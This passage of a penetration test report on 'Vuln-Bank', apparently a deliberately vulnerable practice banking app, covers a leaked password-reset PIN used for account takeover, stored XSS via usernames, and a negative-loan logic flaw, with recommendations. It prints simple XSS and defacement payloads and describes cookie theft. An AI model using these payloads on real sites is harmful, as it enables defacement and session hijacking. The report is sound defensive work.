
- **Leaked PIN:** 293




Step 4: Resetting the Password and Verifying Account Takeover

The leaked PIN (293) was then used in the legitimate password reset form at `http://172.18.0.3:5000/reset-password`, along with a new password of the attacker's choosing.

The application accepted the PIN and confirmed a successful password change.



Finally, to verify the takeover, a successful login was performed using the username admin and the newly set password, granting full access to the administrator's dashboard.



4.2. Impact

This vulnerability allows a malicious actor to:

- **Take over any user account:** An attacker who knows a user's username can reset their password and gain complete control over their account.
- **Bypass Authentication:** It provides a direct method to bypass password-based authentication for any account.
- **Access and Manipulate Sensitive Data:** Once an account is compromised, the attacker has access to all the data and functionality available to that user, such as transaction history, personal information, and administrative functions if a privileged account is

targeted.

4.3. Recommendations

1. **Decommission Insecure API Endpoints:** The vulnerable /api/v1 endpoint must be completely removed from the application's codebase to prevent its use. All legacy and unmaintained code paths should be audited and removed.
 2. **Eliminate Information Disclosure:** Sensitive tokens, PINs, or secrets must never be included in API responses, even for debugging purposes.
 3. **Implement Secure Reset Tokens:** Replace the predictable 3-digit PIN with a long, high-entropy, randomly generated, and single-use token. This token should be securely transmitted to the user via an out-of-band channel (e.g., email) and should expire after a short period.
 4. **Enforce Rate Limiting:** Implement rate limiting on both the request for a reset token and the submission of the token to prevent brute-force attacks.
-

Finding 5: High - Stored Cross-Site Scripting (XSS) via Unsanitized Username

- **Severity: High**
 - **Summary:** The application is vulnerable to Stored Cross-Site Scripting because it fails to properly sanitize user-supplied input in the username field during registration. An attacker can create an account with a username containing a malicious HTML/JavaScript payload. This payload is stored in the database and is executed in the browser of any user who views it, most critically, an administrator viewing the User Management panel. This can lead to session hijacking, administrative account takeover, and website defacement.
-


5.1. Proof of Concept (PoC)

The vulnerability was identified and exploited by creating users with specially crafted usernames.


Step 1: Basic Vulnerability Confirmation

A simple, non-persistent test was first conducted on the login page by entering a basic XSS payload into the username field to check for input reflection.

- **Payload:** `<script>alert(1)</script>`




Upon submitting, the script executed, triggering a browser alert box with the number "1". This initial test confirmed that the application was improperly handling user input and was likely vulnerable.



Step 2: Creating a Persistent Payload (Stored XSS)


To demonstrate the full impact, a new user account was created. Instead of a normal username, a malicious payload designed for visual defacement was used. Various payloads were tested, including a complex one using SVG (Scalable Vector Graphics) to render text on the screen.


- **Example Payload:** `'>HACKED BY SIDHARTH</text></svg></div>`




Step 3: Execution in User and Admin Contexts

After creating the account and logging in as the malicious user, the payload executed, defacing the user's own dashboard with messages like "HACKED BY SIDHARTH" or "XSS DEMO — SIDHARTH".





The most critical impact was observed when logging in as the administrator and navigating to the "Admin Panel". The user management table, which lists all registered users, rendered the malicious username as HTML code instead of displaying it as plain text. The script executed within the context of the administrator's authenticated session.



5.2. Impact

This Stored XSS vulnerability is severe and can lead to:

- **Administrator Session Hijacking:** An attacker can craft a payload to steal the

administrator's session cookie (document.cookie) and send it to a server under their control, allowing them to impersonate the administrator and gain full control of the application.

- **Website Defacement:** As demonstrated, an attacker can alter the appearance of the website for any user who views the malicious content.
 - **Phishing and Credential Theft:** An attacker could inject a fake login form to steal the credentials of other users, including administrators.
 - **Performing Actions on Behalf of Users:** The malicious script can make authenticated requests on behalf of the victim, allowing the attacker to perform actions such as transferring money, changing profile details, or deleting users.
-

5.3. Recommendations

1. **Strict Input Validation:** Enforce strict server-side validation for all user-supplied data. Usernames should be limited to a safe, whitelisted set of characters (e.g., alphanumeric) and a reasonable length.
 2. **Context-Aware Output Encoding:** This is the primary defense. Before rendering any user-supplied content in an HTML page, it must be properly encoded. For example, characters like < should be converted to <, > to >, and " to ". This ensures the browser treats the data as text to be displayed, not as code to be executed.
 3. **Implement Content Security Policy (CSP):** A strong CSP header should be implemented as a defense-in-depth measure. This can restrict the sources from which scripts can be loaded and executed, mitigating the impact of any XSS flaws that may have been missed.
-

Finding 6: Medium - Business Logic Flaw in Loan Application

- **Severity: Medium**
 - **Summary:** The application's loan request functionality contains a significant business logic flaw. The backend fails to properly validate the amount field, allowing a user to submit and get approval for a loan with a negative monetary value. This violates fundamental financial rules and could be exploited to manipulate account balances in unintended ways.
-

6.1. Proof of Concept (PoC)

The vulnerability was confirmed by submitting an invalid loan request as an authenticated user.

Step 1: Submitting a Negative Loan Request

After logging into a standard user account, the "Request Loan" feature was accessed. In the

loan amount field, a negative value was entered (e.g., -5000).

Step 2: Observing Application Behavior

The application processed the request without any validation errors and confirmed it as successful. This demonstrates that there is no server-side check to ensure that the loan amount is a positive number, which is a critical oversight in a financial application.

6.2. Impact

While this specific exploit's financial gain is not immediately obvious, the underlying flaw is serious. It indicates a failure to enforce core business rules, which could lead to:

- **Data Integrity Corruption:** Allowing negative values in financial transactions can corrupt user account balances and transaction histories, leading to complex accounting problems.
 - **Potential for Fraud:** Creative attackers could potentially chain this flaw with other weaknesses to defraud the system, for example, by affecting how balances or liabilities are calculated.
 - **Erosion of Trust:** Such basic logical flaws undermine the integrity and trustworthiness of the financial platform.
-

6.3. Recommendations

1. **Implement Strict Server-Side Validation:** The primary remediation is to implement robust server-side validation for all financial transactions. The application logic must ensure that any value submitted for a loan is a positive, non-zero number.
 2. **Enforce Business Rule Constraints:** All inputs should be validated against the business rules they represent. This includes checking for correct data types (e.g., numeric), valid ranges (e.g., greater than zero), and other contextual constraints before processing.
 3. **Comprehensive Code Review:** A thorough review of the application's business logic should be conducted to identify and remediate other potential flaws where input is not being properly validated against expected business rules.
-

4. Summary and Conclusion

The security assessment of the Vuln-Bank web application has revealed **multiple, severe vulnerabilities** that span from the server configuration to the application's core business logic. The findings demonstrate a systemic lack of secure coding and deployment practices, rendering the application fundamentally insecure in its current state.

The investigation successfully achieved a **full system compromise**, starting with the exploitation of an exposed debug console to gain **root-level Remote Code Execution**.

Further analysis uncovered critical flaws in the authentication system, including **weak default credentials** and a classic **SQL Injection** vulnerability, both of which allow for complete administrator account takeover. The assessment also identified an insecure password reset mechanism that leaks sensitive information and a **Stored Cross-Site Scripting (XSS)** vulnerability that allows for session hijacking and website defacement.

In conclusion, the Vuln-Bank application fails to meet basic security standards. The combination of these vulnerabilities provides multiple pathways for an attacker to gain complete control over the application, its data, and the underlying server. It is not safe for deployment in any capacity and requires immediate and comprehensive remediation.

5. Overall Recommendations and Remediation Strategy

A prioritized, multi-layered approach is required to address the identified vulnerabilities and improve the application's overall security posture.

5.1. Immediate Priorities (Critical Threats)

1. Remediate Remote Code Execution:

- **Disable Debug Mode:** Immediately disable Flask's debug mode in all non-development environments.
- **Implement the Principle of Least Privilege:** Configure the application to run under a dedicated, unprivileged service account instead of as the **root** user.

2. Secure Authentication and Access Control:

- **Fix SQL Injection:** Re-write all database queries using **parameterized statements** to prevent SQL injection.
- **Enforce Strong Credentials:** Remove all default credentials and implement a strong password policy for all users.
- **Secure the Password Reset Mechanism:** Decommission the insecure `/api/v1` endpoint and replace the predictable PIN system with long, single-use, randomly generated tokens.

5.2. Secondary Priorities (Application Layer Flaws)

3. Prevent Cross-Site Scripting (XSS):

- **Implement Output Encoding:** Ensure that all user-supplied data is properly encoded before being rendered in the browser to prevent it from being interpreted as active content.
- **Validate User Input:** Enforce strict, server-side validation on all input fields, especially usernames.

4. Fix Business Logic Flaws:

- **Enforce Strict Validation:** Implement robust server-side validation to ensure all financial transactions adhere to established business rules (e.g., loan amounts must

be positive).

5.3. Long-Term Recommendations

5. **Conduct a Full Code Review:** Perform a thorough, security-focused review of the entire codebase to identify and remediate any other potential vulnerabilities.
 6. **Implement a Secure Development Lifecycle (SDL):** Integrate security practices into every phase of the development lifecycle, including secure design, threat modeling, and regular security testing.
-